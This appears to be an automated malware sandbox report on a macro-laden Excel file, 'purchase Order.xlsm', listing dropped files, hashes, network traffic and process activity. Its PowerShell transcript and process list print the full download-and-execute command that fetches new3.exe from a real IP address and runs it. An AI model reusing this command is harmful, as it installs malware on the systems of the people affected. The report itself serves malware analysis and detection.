Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
RAPMSB-ASRU	setup_installer.exe	Get hash	malicious	Browse	• 212.192.241.62
	jGK42jrs2j.exe	Get hash	malicious	Browse	• 212.192.241.62
	DDEEBC8CCCC58E25CE1709B0E9A519B2BD46472E92860.exe	Get hash	malicious	Browse	• 212.192.241.62
	p3lJWYfJZw.exe	Get hash	malicious	Browse	• 212.192.241.62
	SecuriteInfo.com.Variant.Razy.976213.13679.exe	Get hash	malicious	Browse	• 212.192.241.164
	6FD5C640F4C1E434978FDC59A8EC191134B7155217C84.exe	Get hash	malicious	Browse	• 212.192.241.62
	INQUIRY 567876.exe	Get hash	malicious	Browse	• 212.192.241.149
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 212.192.241.62
	hAUSJxuc9n.exe	Get hash	malicious	Browse	• 212.192.241.159
	0OeX2BsbUo.exe	Get hash	malicious	Browse	• 212.192.241.62
	AB948F038175411DC326A1AAD83DF48D6B65632501551.exe	Get hash	malicious	Browse	• 212.192.241.62
	FC2E04D392AB5E508FDF6C90CE456BFD0AF6DEF1F10A2.exe	Get hash	malicious	Browse	• 212.192.241.62
	365F984ABE68DDD398D7B749FB0E69B0F29DAF86F0E3E.exe	Get hash	malicious	Browse	• 212.192.241.62
	C03C8A4852301C1C54ED27EF130D0DE4CDFB98584ADEF.exe	Get hash	malicious	Browse	• 212.192.241.62
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 212.192.241.62
	Fri051e1e7444.exe	Get hash	malicious	Browse	• 212.192.241.62
	wA5D1yZuTf.exe	Get hash	malicious	Browse	• 212.192.241.62
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 212.192.241.62
	SecuriteInfo.com.Suspicious.Win32.Save.a.21156.exe	Get hash	malicious	Browse	• 212.192.241.164
	setup_x86_x64_install.exe	Get hash	malicious	Browse	• 212.192.241.62

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\Users\user\AppData\Local\Temp\nsz3A72.tmp\qqxmvpxcvyt.dll	2jFfKOEefN.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\Users\Public\eVJOpc.exe

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\Public\eVJOpc.exe	
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	267524
Entropy (8bit):	7.926792918769308
Encrypted:	false
SSDEEP:	6144:hBlL/caNwUfNSYn6ZYbjBzDHYgXdjb3reiJXrrGp7cic:neaWysgzbLRq06p7cic
MD5:	0EDC34831B45EDED59BD2AEEF85AA41B
SHA1:	0C925FC8A0E257584E0BF7F55E9404C1AB9BA9C5
SHA-256:	2F939DE8B3D6388C270C1670C95A17BC0F17D0DF4EFADEABCD5D82411C3483FA
SHA-512:	AEE07D0BF66C6B58A4E9892951B67076CB07B64E2028B53A9819F53ED8AE87EECCCA3744C2AB74476209C0177A26BE11DE42032E447D4C5AC029180998043F0A
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 50%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0(..QF..QF..QF.*^...QF..QG.qQF.*^...QF.rv..QF..W@..QF.Rich.QF .....PE..L...e:.V.....\.....0.....p....@.....t.....h#.....p..|..... .....text....Z.....\..... ..`.rdata.....p.....`.....@..@.data...8.....r.....@....ndata.....P.....rsrc.....x.....@..@..... ....

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\88AF1BA5-4E6A-4278-A045-D7218995DD99	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	139130
Entropy (8bit):	5.358454037752611
Encrypted:	false
SSDEEP:	1536:HcQIfgxrBdA3gBwfnQ9DQW+zBY34Fi7nXboOidXVE6LWmE9:VWQ9DQW+zzXaH
MD5:	451384E8141B1AAE595FE40EFF25AF3B
SHA1:	AFED56695A26279FD49E6CEE4F7CF7A59D09796F
SHA-256:	92B70E672D7EA22329DB556DC10B067961612862EC9F7CCFCB30708D09A7ABB9
SHA-512:	04A932915375608FDEE5B8BD1EBEE58F18E09A744F8F56AD3203C080EA55181FAA97E6F69F28B5850A99ABC1F5BB5FF80AA6E64046041A26567A63405FFB7B6E
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2021-10-27T16:19:08">.. Build: 16.0.14618.30527-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\294DE970.png	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	PNG image data, 1064 x 513, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	139201
Entropy (8bit):	7.98388222737656
Encrypted:	false
SSDEEP:	3072:sWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6yO:sWUMdF+Bcli6I37RBwcblAa
MD5:	1007F58193E382DA00B74BD59C5AD1AD
SHA1:	CBC27D302892B57019FCBD076ACEC67541B7C5A1
SHA-256:	E5AFDB4BF82680681770132A53E16ED3341311D05BEB718AC0239B0D08B97218
SHA-512:	65339D06D22255D2C6E42A0EF1B64EECD99509FD54A7E9EDBB899C1AEC0722DDAEB41462888387F95ED3135EC542900F3944793E2D658D9F1FEA8CA0345CEC8
Malicious:	false
Preview:	.PNG.....IHDR...(.....8....gAMA.....a.... cHRM..z&.....u0...`.:....p..Q<....bKGD.....C.....pHYs.....o.d....tIME.....'.....IDATx...w...u..?U=.X..A$..H.$.,.LQ9[.. [...u.. ....}..%[...E.").$f...."g.9.b.t...4.3...@.!....]9.....A@@.B.Z.....a.o>.....,K...}.!.>.e.....r.1!.Q.....F..t.P.0.6a.....c..J./..D.D.....J..BG..w.1.....([CD.Z..uy..1...y`..@)...: ..... B...nc1&./...J.....I\K.AP"(.....q,5...F...t.F.A!@.*D..H.}7.qe.@;..G.....D.....!4.....a.LoO.n.....A.....VB..(..J)JJE..B}}}.0....R..T.]G.|.L'.+R....JW.c...a.b.Z.....r.7y.K.b.v.....(..b.,.. ..w:(N....z{..W...>.m7.kK..|....?..`.1U...._u.?._...H....J.h;...../9...>..H.....`L..0....A..n.{.j.v. .v..[o..@W.....k...(."..1&.S..~....;....#.|./..w=...../._c..."2n.0..R*J...v.Sn...{.~.l.m"qC&...v <...U.Ra.{*ey.....0F.....V)..;=n....r....P..A...+...#_k....m.R.)5F..Y..y...A"BhL}...'E.D5...1dBc.[?...[G..G<.....O0..u..$....'....].N...../.A.x.

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	18084
Entropy (8bit):	5.576639096938355
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
SSDEEP:	384:Ut9Sr8q0JKgvYMiu+SBKne2julBLPIj779Yr90poyADYGy:8vY74Ke2ClV/+rpR
MD5:	D80CF88941ACDB9070836B9E59562B47
SHA1:	40833F137F4FA521B6D3194535D6CF7D402CAACB
SHA-256:	770CEE562A6586C15DEB83393BC4A1489D7BFDA0B6BED136ED1C51C3EDAE8BA5
SHA-512:	55C3AA8DE3609E44263D1E87C1379C7F4F986F3FBDD6DADDE3382BAF832693FD19EC243C94D4A1AFDB501324CF60DE0DDF13F746A887808CD6076A4BE3CBD2A
Malicious:	false
Preview:	@...e.....3.....@.....H.....<@.^.L."My...:J..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].2.....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_medz4hkj.nue.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_w0sohs1d.apj.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\furesfhqs8032	
Process:	C:\Users\Public\eVJOpc.exe
File Type:	data
Category:	dropped
Size (bytes):	215509
Entropy (8bit):	**7.994064433992795**
Encrypted:	**true**
SSDEEP:	6144:LVg0zHWsVK/is8YuAEFrO1OmoYvv/l/iM6go0Gz:LVPHW0QutO1OmoYnkWgoD
MD5:	99ED4663E61A60F161132D3B4F336BEC
SHA1:	2D0C5DEF3417EF814F153F452D1D50A505AC72BD
SHA-256:	19201F29ECFDF26C38E07687AA7DC637CF15D308AC3669C363B4CBEA8743ECA9
SHA-512:	90830CF95675492D454754325E50EB24C4D26AEE0F5807DB8FD273B381A481269D02596B24AF18B28D01E302ECA881DE3D2BC803131DB45373491340D7EA2019
Malicious:	false
Preview:	./....:..P.....w.PX.L.`..!.v.4~...M.....[`..._.-Y25....NL.'Mn+.....I.mU.0.u7.9.....&....p...le.....C...;..x...g>.~<...8{6.kN..jL..Q}.F.2...;M4.Y./.Y..... .\.s.el..0E..._...{2/.....a..C..".U.....c..5.@...C.....4y'...W.roU.....r..^.....^.:....iZx..#...X.}....._..4~..M.....[D..._.-Y25.....NL...Y...J.....P..L..].6..._..sd..x....n...w8..$].....g>.~<.h.....&..3{R..4Q.....0..SWp..$..9u~+Tb.....~3.(..79..7.+/;.g..a..C..h"..A....5.@...C..=2...4y....W.ro9..8..rH.^..K...^.:....Zx..#...Xz}F...O_..4~...M.....[`..._.-Y25.....NL...Y...J.....P..L..].6..._..sd..x....n...w8..$].....g>.~<.h.....&..3{R..4Q.....0..SWp..$..9u~+Tb....I..0E.....7.+/;...a..C..h"..A....5.@...C..=2...4y....W.ro9..8..rH.^..K...^.:....Zx..#...Xz}F...O_..4~...M.....[`..._.-Y25.....NL...Y...J.....P..L..].6..._..sd..x....n...w8..$].....g>.~<.h.....&..3{R..4Q.....0..SWp..$..9u~+Tb....I..0E.....7.+/;...a..C..h"..A....5.@...C..=2...4

C:\Users\user\AppData\Local\Temp\nsz3A72.tmp\qqxmvpxcvyt.dll	
Process:	C:\Users\Public\eVJOpc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	41984
Entropy (8bit):	6.3618659378850175
Encrypted:	false
SSDEEP:	768:aOmBlKo/1fu+eHaZ7UTwSvOZ7LJV82SPVnKLtYcVRVo0WwAdFrOgSHgUN5lAUTtU:aBUS1m+QaZ0wyOZ7LJV82AVstYcbVT0T
MD5:	2D7B5C9092A04DAE0BCCB1CDDC194B0B
SHA1:	22745EC0D8C4C3F0BE58B24CA46AD87EE42C3B4C
SHA-256:	C5D3FB8CC4B1BE9B9AABEEB14B7F4C12F3FCE5C8DFB0C1968C82D8B5C19B9245
SHA-512:	A5F12E040E52924D80CF8A195F7ED9A69D732632C140B23D02203DBF19D61CAD2803042E909265EC5029CC81D2A65938CFB343985A37A85430E46363D45DED7E
Malicious:	**true**
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: ReversingLabs, Detection: 38%
Joe Sandbox View:	• Filename: 2jFfKOEefN.exe, Detection: malicious, Browse
Preview:	MZx.....@.....x.....!..L.!This program cannot be run in DOS mode.$..PE..L...Q.xa.....!.....t.....Q..... .....\.....text....s.....t..... ..`.rdata..X.....x.....@..@.data..... .....@....rsrc.....@..@..... .....

C:\Users\user\Desktop\47E20000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	150311
Entropy (8bit):	7.959939894048855
Encrypted:	false
SSDEEP:	3072:ekWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6yC:bWUMdF+Bcli6I37RBwcblA+
MD5:	590CBCAC7B119FB6CBDCEA132B1286AC
SHA1:	3120B4825BB4DCF664123959AC4CD4EF371AE561
SHA-256:	6419C770D98BA5789CFB33D4BA10B0FAD01C7FF18546E863C4C86F836584CC68
SHA-512:	7E6C8814B07B59C984084CB5AABFB8F23D19C10513CC665D88385FB0951BEEB349B1E76E6246D56502280F37196FA3D92AF79AB3B1F516328906CE76BD936E92
Malicious:	false
Preview:	PK.....!.....[Content_Types].xml ...(..... ....TIO.0..#.."_Q....=5..r.$x?`...Uo..h.....j.*.$..-3.....[q.D.^.m.....o.sQQ.....X".....q..*F{jE.s.+%...P."z>... .2.d.5.....T.g...CL.W8.g....o..D?....^.j.q. _..VDBK_ ..5.2.&_...^{j....D:a.;...gO...;Nf2..{H...;..+_C.?.0o.....j\(..u..q.R...d....7.;...=.d.:=D..= S.:T.s].a:5.uP.....t..l.....P.....BO3 Hyi....C.]..)w.P?.....>r....^.....y..D.t.L.S...#..... #.a..7...6...?..XF.F.E[..t.....PK.....!..U0#....L.

C:\Users\user\Desktop\47E20000:Zone.Identifier	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Desktop\purchase Order.xlsm (copy)	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	150311
Entropy (8bit):	7.959939894048855
Encrypted:	false
SSDEEP:	3072:ekWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6yC:bWUMdF+Bcli6I37RBwcblA+
MD5:	590CBCAC7B119FB6CBDCEA132B1286AC

C:\Users\user\Desktop\purchase Order.xlsm (copy)	
SHA1:	3120B4825BB4DCF664123959AC4CD4EF371AE561
SHA-256:	6419C770D98BA5789CFB33D4BA10B0FAD01C7FF18546E863C4C86F836584CC68
SHA-512:	7E6C8814B07B59C984084CB5AABFB8F23D19C10513CC665D88385FB0951BEEB349B1E76E6246D56502280F37196FA3D92AF79AB3B1F516328906CE76BD936E92
Malicious:	**true**
Preview:	PK.....!.....[Content_Types].xml …(..... ....TlO.0..#..*_Q....=5..r.$x?`...Uo..h.....j.*.$..-3.....[q.D.^.m.....o.sQQ.....X".....q..*F{jE.s.+%...P."z>... .2.d.5.....T.g...CL.W8.g....o..D?....^.j.q._..VDBK_ ..5.2.&_...^{j....D:a.;...gO...;Nf2..{H...;..+_C.?.0o.....j\(..u..q.R...d....7.;...=.d.:=D..= S.:T.s].a:5.uP.....t..l.....P.....BO3 Hyi....C.]..)w.P?.....>r....^.....y..D.t.L.S...#..... #.a..7...6...?..XF.F.E[..t.....PK.....!..U0#....L.

C:\Users\user\Desktop\~$purchase Order.xlsm	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

C:\Users\user\Documents\20211027\PowerShell_transcript.061544.RzyXj49c.20211027181911.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1312
Entropy (8bit):	5.311478166774335
Encrypted:	false
SSDEEP:	24:BxSAx1xvBn6x2DOXUWXQUS8YZ/WNHjeTKKjX4CIym1ZJXZRQUS8YZQDnxSAZNH:BZxHvh6oO3QUSzZeNqDYB1ZjRQUSzZKh
MD5:	60EDD266F84904DF0B7E3662BB1EC068
SHA1:	4943F079A8ED5A53737DBD00222CE005C1398EA6
SHA-256:	668112E350B2B164CD138A766DC2C69568C4FE16AC8A3B723E4231833621860C
SHA-512:	E4DE5AF50CAE7CD93827923E47A641A224DE76FA9BE3DEC3478864866A3BDF7B28515611C8CF94E92B2A2333950E6C7E39B99AFFE44829F90F732323BD2AA33
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20211027181923..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 061544 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -nop [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri http://212.192.241.75/sam/new3.exe -OutFile $env:public\eVJOpc.exe;explorer $env:public\eVJOpc.exe..Process ID: 6124..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211027181923..**********..PS>[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri h

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.959887971852356
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	purchase Order.xlsm
File size:	150286
MD5:	d1ad5761044b2abb12b78700f1a3a537
SHA1:	7fed2064ae3681227f674608df64ff1d7c45a2ee
SHA256:	8024e6dc8c230782b570a234318ba7b5a72f64ad5a1a3ff 81584e080d9338eba

General

SHA512:	0c6ec74a014e337ce2153e682ed5bbc3c059e5d3b6b2ec90e6ab3c74eeccff055c4c776020441471d6184721b87f5391fe4566cb6e9c7a0f3548816abc57d0ee
SSDEEP:	3072:rEaWeriTte82+uLBcTvJxsQW6I6Aft9RBwcbKYWyFA6y7:rLWUMdF+Bcli6I37RBwcblAP
File Content Preview:	PK.....!.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	74ecd0e2f696908c

Network Behavior

TCP Packets

HTTP Request Dependency Graph

- 212.192.241.75

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49746	212.192.241.75	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 18:19:34.262244940 CEST	1166	OUT	GET /sam/new3.exe HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: 212.192.241.75 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Oct 27, 2021 18:19:34.293471098 CEST	1168	IN	HTTP/1.1 200 OK Date: Wed, 27 Oct 2021 16:19:34 GMT Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30 Last-Modified: Tue, 26 Oct 2021 23:46:46 GMT ETag: "41504-5cf4a171fd45b" Accept-Ranges: bytes Content-Length: 267524 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ad 30 28 81 e9 51 46 d2 e9 51 46 d2 e9 51 46 d2 2a 5e 19 d2 eb 51 46 d2 e9 51 47 d2 71 51 46 d2 2a 5e 1b d2 e6 51 46 d2 bd 72 76 d2 e3 51 46 d2 2e 57 40 d2 e8 51 46 d2 52 69 63 68 e9 51 46 d2 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 65 3a ff 56 00 00 00 00 00 00 00 00 e0 00 0f 01 0b 01 06 00 00 5c 00 00 00 d6 01 00 00 04 00 00 fb 30 00 00 00 10 00 00 00 70 00 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 06 00 00 00 04 00 00 00 00 00 00 00 00 e0 02 00 00 04 00 00 00 00 00 00 02 00 00 80 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 18 74 00 00 a0 00 00 00 00 d0 02 00 e0 09 00 00 00 00 00 00 00 00 00 00 9c f1 03 00 68 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 00 00 7c 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 eb 5a 00 00 00 10 00 00 00 5c 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 96 11 00 00 00 70 00 00 00 12 00 00 00 60 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 38 b0 01 00 00 90 00 00 00 06 00 00 00 72 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 6e 64 61 74 61 00 00 00 80 00 00 00 50 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 c0 2e 72 73 72 63 00 00 00 e0 09 00 00 00 d0 02 00 00 0a 00 00 00 78 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$0(QFQFQF*^QFQGqQF*^QFrvQF.W@QFRichQFPELe:V \0p@th#p|.textZ\ `.rdatap`@@.data8r@.ndataP.rsrcx@@

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 5708 Parent PID: 744

General

Start time:	18:19:06
Start date:	27/10/2021
Path:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding
Imagebase:	0xa20000
File size:	27110184 bytes
MD5 hash:	5D6638F2C8F8571C593999C58866007E

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

File Written

Registry Activities Show Windows behavior

Key Created

Key Value Created

Analysis Process: powershell.exe PID: 6124 Parent PID: 5708

General

Start time:	18:19:10
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' -nop [Net.ServicePoi ntManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12;Invoke-WebRequest -Uri ht tp://212.192.241.75/sam/new3.exe -OutFile $env:public\eVJOpc.exe;explorer $env:p ublic\eVJOpc.exe
Imagebase:	0x330000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities Show Windows behavior

Analysis Process: conhost.exe PID: 2976 Parent PID: 6124

General

Start time:	18:19:10
Start date:	27/10/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7f20f0000
File size:	625664 bytes

MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: explorer.exe PID: 6892 Parent PID: 6124

General

Start time:	18:19:35
Start date:	27/10/2021
Path:	C:\Windows\SysWOW64\explorer.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\explorer.exe' C:\Users\Public\eVJOpc.exe
Imagebase:	0x2a0000
File size:	3611360 bytes
MD5 hash:	166AB1B9462E5C1D6D18EC5EC0B6A5F7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

Analysis Process: explorer.exe PID: 7112 Parent PID: 744

General

Start time:	18:19:36
Start date:	27/10/2021
